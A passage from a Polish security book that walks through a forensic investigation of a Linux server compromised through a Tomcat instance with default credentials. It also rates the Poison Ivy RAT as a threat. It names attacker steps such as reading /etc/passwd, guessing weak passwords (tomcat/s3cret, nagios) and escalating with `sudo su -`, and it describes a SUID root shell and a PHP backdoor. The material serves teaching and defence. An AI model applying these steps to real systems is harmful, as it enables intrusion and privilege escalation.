Nie wszystkie ataki APT przeprowadza się na system Microsoft Windows. Linux jest w równym stopniu narażony na atak i zainfekowanie przez usługi sieciowe, luki w aplikacjach oraz usługi i udziały sieciowe. W przedstawionym tu scenariuszu opisano wybrane związane z atakami APT artefakty, które można znaleźć w zainfekowanych hostach z systemem Linux.

Systemem testowym jest tu host z Linuksem, na którym działa serwer Tomcat z niebezpiecznymi danymi uwierzytelniającymi (danymi administratora bezpośrednio skopiowanymi z przykładowej strony, wyświetlanej przy pierwszym łączeniu się z Tomcatem i próbie przejścia do sekcji administracyjnej).

Wykorzystaliśmy narzędzie Metasploit Framework (MFS), aby przez usługę Tomcat uzyskać dostęp do powłoki atakowanej maszyny. W trakcie testów penetracyjnych kilkakrotnie zetknęliśmy się z tą techniką, dlatego zawsze sprawdzamy, czy można ją zastosować. Omawiany scenariusz obejmuje odkrycie usługi Tomcat, znalezienie pliku *\shadow.bak* (rysunek 6.20) i złamanie haseł.



Rysunek 6.20. Lokalizacja pliku Shadow.bak

Na potrzeby tego scenariusza załóżmy, że napastnicy wywołali instrukcję `cat` na pliku */etc/passwd* i znaleźli konto usługi, `nagios`, oraz administratora o nazwie `jack`, którego hasło znajdowało się w polu `gecos` (`gecos: Jack Black`, `password: jackblack`). Po uzyskaniu dostępu do konta Jacka wystarczy wywołać instrukcję `sudo su -`, ponieważ na całym serwerze są ustawione domyślne opcje zabezpieczeń (zdarza się to zdecydowanie za często).

Z poziomu konta administratora napastnicy instalują „furtkę" PHP, tworzą powłokę z bitem SUID należącą do administratora (pozwala to odzyskać dostęp do konta administratora po zmianie hasła) i pozostawiają dowody skanowania, ale tylko na dysku RAM — jeśli komputer zostanie wyłączony, dowody znikną.

Przyjmijmy też, że napastnicy wykorzystują *hosty pośredniczące*, dlatego pozostawiają bardzo dużo śladów na maszynie. Przejmują konto administratora, przejmują host i zagrożona jest cała sieć.

Przejęty host z Linuksem

Przybywamy do firmy i spotykamy się z zespołem klienta. Ustalamy, że dzieją się dziwne rzeczy, a serwery WWW najwyraźniej są źródłem natężonego podejrzanego ruchu. Nie ma jednak wyraźnych śladów włamania. Na szczęście pracownicy nie wyłączyli serwera, a tylko zablokowali dostęp do niego na poziomie zapory.

Serwer znajduje się w wewnętrznej sieci w centrum danych. W zaporze na granicach sieci jest stosowana statyczna translacja NAT, umożliwiająca dostęp do serwera maszynom z poziomu internetu.

Klienci twierdzą, że nie mają ani chęci, ani czasu, żeby kogoś pozywać, chcą jednak ustalić, czy maszyna została zainfekowana i co się dzieje. Dlatego przygotowanie dokumentacji jest mniej istotne, choć musimy być przygotowani na zmianę zdania przez klientów.

Otrzymujemy hasło do konta administratora i zaczynamy wstępne analizy działającego hosta. Ponieważ organizacja jest niewielka i zatrudnia tylko jednego administratora (Jacka), który odpowiada za wszystko, najpierw sprawdzamy historię jego konta. Chcemy ustalić jego standardowe działania, aby móc wykryć nietypowe operacje.

Oznaki włamania

Niektóre polecenia z historii konta Jacka dają powody do obaw (rysunek 6.21).

Jack mówi, że nie przypomina sobie, żeby tworzył plik *test-cgi.php*. Jest to coś, co warto dokładniej zbadać. Znajdujemy też inne nazwy plików, których Jack nie rozpoznaje (np. *system.sh*). Także tych plików należy poszukać.

Ponadto instrukcja `sudo su-` jest wygodna, ale niebezpieczna. Wskazuje ona, że jest używana domyślna (niezabezpieczona) konfiguracja programu sudo. Nie wróży to dobrze.

Rysunek 6.21. Historia wywołanych poleceń


Po krótkim przeglądzie katalogu z dziennikami zauważamy, że serwer Tomcat skonfigurowano tak, aby rejestrował żądania dostępu. Wskazuje na to istnienie plików *localhost_access**. W plikach tych oprócz zapisów normalnych operacji znajdujemy niepokojące wpisy, które mogą być oznaką włamania.

Zwracamy uwagę na wpisy PUT. Ktoś Z INTERNETU umieścił na serwerze aplikację o skomplikowanej nazwie. Wygląda to podejrzanie — jakby ktoś korzystał z Tomcata z uprawnieniami administratora.

Po rozmowie z Jackiem okazuje się, że wykorzystał on nazwę użytkownika i hasło z przykładu z dokumentacji (tomcat/s3cret). Stosowanie domyślnych lub łatwych do odgadnięcia danych uwierzytelniających jest niedopuszczalne. Możliwe, że to właśnie jest przyczyną problemów firmy. Zwróć uwagę na czas (31 grudnia między godziną 18.25 a 21.32). Jack nie zdawał sobie też sprawy, że można włamać się do systemu operacyjnego, wykorzystując aplikację w rodzaju Tomcata.

Za pomocą narzędzia netstat sprawdzamy porty oczekujące na pakiety (rysunek 6.22). Żądamy numerów wszystkich takich portów (`-a`) powiązanych z nazwami (`-n`) i usługami oczekującymi na pakiety (`-l`). Wyświetlamy też procesy używające poszczególnych portów (`-p`).

UWAGA Jeśli system został zainfekowany rootkitem, nie można ufać żadnej z podanych instrukcji. Jeżeli użyto rootkita podłączonego do wywołań systemowych, nie pomogą nawet pewne, bezpieczne pliki binarne. Pozostaje mieć nadzieję, że napastnicy nie są wystarczająco zaawansowani lub nie mieli czasu na wprowadzenie tak dużych zmian w systemie.




```
root@web01:/var/log/tomcat6# netstat -anlp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      1165/apache2
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      715/sshd
tcp        0      0 127.0.0.1:5432          0.0.0.0:*               LISTEN      908/postgres
tcp        0     52 192.168.1.77:22         192.168.1.70:3354       ESTABLISHED 3532/sshd: jack [pr
tcp6       0      0 127.0.0.1:8005          :::*                    LISTEN      3262/java
tcp6       0      0 :::8080                 :::*                    LISTEN      3262/java
tcp6       0      0 :::22                   :::*                    LISTEN      715/sshd
tcp6       0      0 ::1:5432                :::*                    LISTEN      908/postgres
udp        0      0 0.0.0.0:68              0.0.0.0:*                           673/dhclient3
udp6       0      0 ::1:34061               ::1:34061               ESTABLISHED 908/postgres
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node   PID/Program name     Path
unix  2      [ ACC ]     STREAM     LISTENING     2581     1/init               @/com/ubuntu/upstart
unix  2      [ ]         DGRAM                    2689     337/udevd            @/org/kernel/udev/udevd
unix  5      [ ]         DGRAM                    3493     723/rsyslogd         /dev/log
unix  2      [ ACC ]     STREAM     LISTENING     4046     908/postgres         /var/run/postgresql/.s.PGSQL.5
432
unix  3      [ ]         STREAM     CONNECTED     15980    3532/sshd: jack [pr
unix  3      [ ]         STREAM     CONNECTED     15979    3612/0
unix  2      [ ]         DGRAM                    15874    3532/sshd: jack [pr
unix  2      [ ]         DGRAM                    15152    1237/login
unix  2      [ ]         DGRAM                    3550     1/init
unix  3      [ ]         DGRAM                    2723     337/udevd
unix  3      [ ]         DGRAM                    2722     337/udevd
unix  3      [ ]         STREAM     CONNECTED     2681     1/init               @/com/ubuntu/upstart
unix  3      [ ]         STREAM     CONNECTED     2680     333/upstart-udev-br
root@web01:/var/log/tomcat6#
```

Rysunek 6.22. Informacje o portach oczekujących na pakiety

Dane wyjściowe nie dają powodów do obaw. Widać w nich oczekiwane połączenie z hostem i standardowe usługi.

Innym doskonałym narzędziem do sprawdzania otwieranych plików i usług oczekujących na pakiety jest lsof. Uruchamiamy je z opcją –i, aby wyświetlić wszystkie pliki otwarte w sieci (rysunek 6.23).



```
root@web01:/var/log/tomcat6# lsof -i
COMMAND    PID     USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
dhclient3  673     root    4u  IPv4   3358      0t0  UDP *:bootpc
sshd       715     root    3r  IPv4   3495      0t0  TCP *:ssh (LISTEN)
sshd       715     root    4u  IPv6   3497      0t0  TCP *:ssh (LISTEN)
postgres   908 postgres    3u  IPv6   4043      0t0  TCP localhost:postgresql (LISTEN)
postgres   908 postgres    6u  IPv4   4044      0t0  TCP localhost:postgresql (LISTEN)
postgres   908 postgres    8u  IPv6   4053      0t0  UDP localhost:34061->localhost:34061
postgres  1121 postgres    8u  IPv6   4053      0t0  UDP localhost:34061->localhost:34061
postgres  1122 postgres    8u  IPv6   4053      0t0  UDP localhost:34061->localhost:34061
postgres  1123 postgres    8u  IPv6   4053      0t0  UDP localhost:34061->localhost:34061
postgres  1124 postgres    8u  IPv6   4053      0t0  UDP localhost:34061->localhost:34061
apache2   1165     root    3u  IPv4   4133      0t0  TCP *:www (LISTEN)
apache2   1195 www-data    3u  IPv4   4133      0t0  TCP *:www (LISTEN)
apache2   1196 www-data    3u  IPv4   4133      0t0  TCP *:www (LISTEN)
apache2   1198 www-data    3u  IPv4   4133      0t0  TCP *:www (LISTEN)
apache2   1199 www-data    3u  IPv4   4133      0t0  TCP *:www (LISTEN)
apache2   1200 www-data    3u  IPv4   4133      0t0  TCP *:www (LISTEN)
apache2   3164 www-data    3u  IPv4   4133      0t0  TCP *:www (LISTEN)
apache2   3165 www-data    3u  IPv4   4133      0t0  TCP *:www (LISTEN)
java      3262  tomcat6   31u  IPv6  14848      0t0  TCP *:http-alt (LISTEN)
java      3262  tomcat6   41u  IPv6  14854      0t0  TCP localhost:8005 (LISTEN)
sshd      3532     root    3r  IPv4  15848      0t0  TCP 192.168.1.77:ssh->192.168.1.70:3354 (ESTABLISHED)
sshd      3612     jack    3u  IPv4  15848      0t0  TCP 192.168.1.77:ssh->192.168.1.70:3354 (ESTABLISHED)
root@web01:/var/log/tomcat6#
```

Rysunek 6.23. Otwierane pliki

Także tu nie znajdujemy nic podejrzanego, idziemy więc dalej.

Nie istnieje jedno miejsce, w którym napastnicy ukrywają pliki. Znane są jednak pewne popularne sztuczki:


- dyski RAM (obejmują pamięć zmienną i znikają po wyłączeniu zasilania);
- niewykorzystane sektory na dysku (ang. *slack space*);
- system plików */dev*;
- trudne do zauważenia pliki lub katalogi (w Linuksie można utworzyć plik lub katalog o nazwie „.. ” — kropka, kropka i odstęp);
- katalogi */tmp* i */var/tmp*, ponieważ wszyscy mają uprawnienia do zapisu do nich, a administratorzy rzadko tu zaglądają.

W historii znaleźliśmy wpisy dotyczące katalogu */var/tmp*, dlatego zaczynamy od niego (rysunek 6.24).

Rysunek 6.24. Zawartość katalogu /var/tmp


Po wywołaniu samej instrukcji `ls` nie dostrzegamy niczego niezwykłego. Jednak po dodaniu opcji `–a` (wyświetl wszystkie pliki) i `–l` (wyświetl wszystkie informacje) okazuje się, że istnieją dwa katalogi „..” (kropka, kropka). Dodajemy opcję `–b` (wyświetlanie znaków specjalnych) i widzimy, że jeden z nich to tak naprawdę kropka, kropka i odstęp (rysunek 6.25). Jest to miejsce, w którym napastnik prawdopodobnie ukrył pliki.

W katalogu „.. ” widzimy plik „....” z ustawionym bitem SUID. Właścicielem tego pliku jest administrator (trzeba się temu przyjrzeć). Znajdujemy też skrypt powłoki z historii instrukcji Jacka. Okazuje się, że skrypt ten tworzy dysk RAM i montuje go w podkatalogu o niewinnej nazwie w katalogu */var/tmp*. Instrukcja `df` (wyświetla



Rysunek 6.25. Podejrzane katalogi


ona zamontowane systemy plików) pozwala stwierdzić, że wspomniany dysk jest zamontowany. Możemy coś tu znaleźć, zacznijmy jednak od pliku z bitem SUID (rysunek 6.26).



Rysunek 6.26. Analizowanie podejrzanego pliku

Za pomocą polecenia `strings` wyszukujemy wszystkie łańcuchy znaków w owym pliku binarnym. Znajdujemy łańcuchy `execve` i `/bin/sh` — klasyczna powłoka z bitem SUID należąca do administratora. Napastnicy chcieli ukryć ją w systemie, aby móc odzyskać uprawnienia administratora, jeśli stracą nieograniczony dostęp do maszyny.

Można też wywołać polecenie `find`, aby znaleźć w katalogach konkretne rzeczy. W UNIX-ie `find` to jedno z najważniejszych narzędzi z bardzo dużą liczbą opcji. Tu wywołujemy je w celu znalezienia plików (`-type f`) z katalogów z dwóch poziomów (`-maxdepth 2`; gdy nie ograniczyliśmy liczby poziomów, danych wyjściowych było za dużo). Pliki sortujemy według daty utworzenia (`-daystart`) i chcemy zobaczyć szczegółowe informacje na ich temat (`-ls`). Dane pokazano na rysunku 6.27.



Rysunek 6.27. Wyszukiwanie informacji w katalogach


Widoczne są tu znalezione wcześniej pliki, a także kilka dodatkowych, umieszczonych w pamięci nietrwałej (dobrze, że Jack nie spanikował i nie wyłączył serwera).

W plikach z katalogu */var/tmp/syslog* znajdujemy dowody przeprowadzenia rekonesansu w sieci wewnętrznej. Coraz bardziej wygląda to na zaplanowany atak.

Natrafiamy na skrypt, który za pomocą instrukcji `ping` wykrywa aktywne systemy. Ponieważ w systemie nie znajdujemy Nmapa, napastnicy najwyraźniej posługują się własnymi narzędziami do odkrywania aktywnych systemów i ustalili w ten sposób listę potencjalnych celów (rysunek 6.28).

Po uruchomieniu instrukcji `strings` dla pliku *pps* okazuje się, że napastnicy używają małego samodzielnego skanera portów (rysunek 6.29).

Rysunek 6.28. Wykrywanie aktywnych systemów




Rysunek 6.29. Napastnicy korzystają ze skanera portów

Aha! Skaner portów (ppscan)! Ustalamy też wersję i autora narzędzia.

Napastnikom udało się uzyskać dostęp do Tomcata, ale nie mieli dostępu do konta administratora. W jaki sposób zdobyli pełną kontrolę nad hostem?

W danych wyjściowych polecenia `last` widać, że zalogowano się do konta `nagios` (rysunek 6.30). Jest to konto usługi monitorowania hostów. Nie powinno się logować na nie w standardowy sposób — a już na pewno nie z poziomu internetu!



Rysunek 6.30. Ktoś logował się do konta nagios


Moment logowania pasuje do czasu ataku. W trakcie analizowania dozwolonych portów okazuje się, że możliwe jest zdalne zarządzanie powłoką SSH. Uch! Dla konta `nagios` także ustawiono łatwe do odgadnięcia dane uwierzytelniające (to zły dzień dla Jacka). Hasło to `nagios` i zapewnia ono pełny dostęp do powłoki na hoście. Napastnik zyskuje dzięki temu nowy sposób do poruszania się w systemie. W historii poleceń uruchamianych z poziomu konta `nagios` znajdujemy inne dziwne instrukcje.

Ale skąd napastnicy wiedzieli, że mają zgadywać hasło do konta `nagios`? Mogli wywołać instrukcję `cat /etc/passwd`, ponieważ wszyscy mają dostęp do pliku *passwd*. Gdy napastnik pozna nazwy użytkowników, system jest chroniony tylko przez stosowane zabezpieczenia (kontrolę dostępu, uruchamianie z minimalnymi uprawnieniami itd.). Jednak gdy włamywacz ma dostęp do powłoki, zwykle tylko kwestią czasu jest uruchomienie jej z uprawnieniami administratora.

Konto `nagios` ma dostęp do (domyślnej) powłoki */bin/bash*, a Jack właśnie przyznał, że jego hasło można łatwo odgadnąć na podstawie pola `gecos` (hasło to imię i nazwisko Jacka; rysunek 6.31). Ponieważ program sudo działa z domyślnymi ustawieniami, napastnik może bez problemów ustalić hasło Jacka, a następnie wywołać instrukcję `sudo su -`, którą widzieliśmy w historii konta Jacka. Gra skończona.

Rysunek 6.31. Konto nagios ma dostęp do powłoki

A co z plikiem *test-cgi.php* (rysunek 6.32)?



Rysunek 6.32. Analizowanie pliku test-cgi.php

Najwyraźniej nie jest to nieszkodliwy plik *.php*. Podejrzewamy, że jest to pewnego rodzaju „furtka" dająca dostęp do powłoki przez kod w PHP (często pozwala on nawiązywać odwrotne połączenia telnetowe itd.). Plik ten wygląda na wygenerowany za pomocą pakietu Webacoo do tworzenia „furtek".

Podsumowanie ataku APT na system Linux

Oto czego dowiedzieliśmy się w trakcie badań:

- Wiemy, że napastnikom udało się uzyskać dostęp do konta administratora hosta. Uważamy, że wykorzystał do tego serwer Tomcat ze słabymi danymi uwierzytelniającymi.
- Znaleźliśmy dowody działania skryptów i powłoki z bitem SUID. Dlatego kimkolwiek był napastnik, chciał zachować dostęp i przygotował kilka sposobów wejścia do systemu (konta, powłoka przez kod PHP, powłoka przez plik z bitem SUID itd.).
- Napastnik badał środowisko i szukał innych celów.
- Z uwagi na zaawansowany charakter narzędzia Metasploit Framework i podobnych programów jedną zainfekowaną maszynę można łatwo wykorzystać jako *host pośredniczący* (ang. *pivot host*). Dzięki temu napastnik może uzyskać dostęp do maszyn i wykorzystywać je bez instalowania narzędzi na przejętym komputerze. Ponadto powłoki (np. Meterpreter) są zaprojektowane tak, aby działały w pamięci, dlatego nie trzeba zapisywać żadnych danych na dysku.


Poison Ivy

Popularność	*10*
Łatwość przeprowadzenia	*10*
Szkodliwość	*9*
Ocena zagrożenia	***10***

Poison Ivy to bardzo popularne narzędzie używane przez wielu napastników w atakach APT. To szkodliwe oprogramowanie było rozwijane publicznie (*www.poisonivy-rat.com/*) do roku 2008. Jednak kod źródłowy nadal jest dostępny w internecie. Można go modyfikować i tworzyć w ten sposób niestandardowe trojany.

Najpopularniejszym sposobem rozpowszechniania i instalowania narzędzia Poison Ivy jest ukierunkowany phishing z wykorzystaniem e-maili i programu do pobierania trojanów (często jest on samorozpakowującym się plikiem o rozszerzeniu *7zip*). To narzędzie RAT wykorzystano w wielu atakach APT — Operation Aurora, RSA (*blogs.rsa.com/anatomy-of-an-attack/*) i Nitro (*www.symantec.com/content/en/us/*

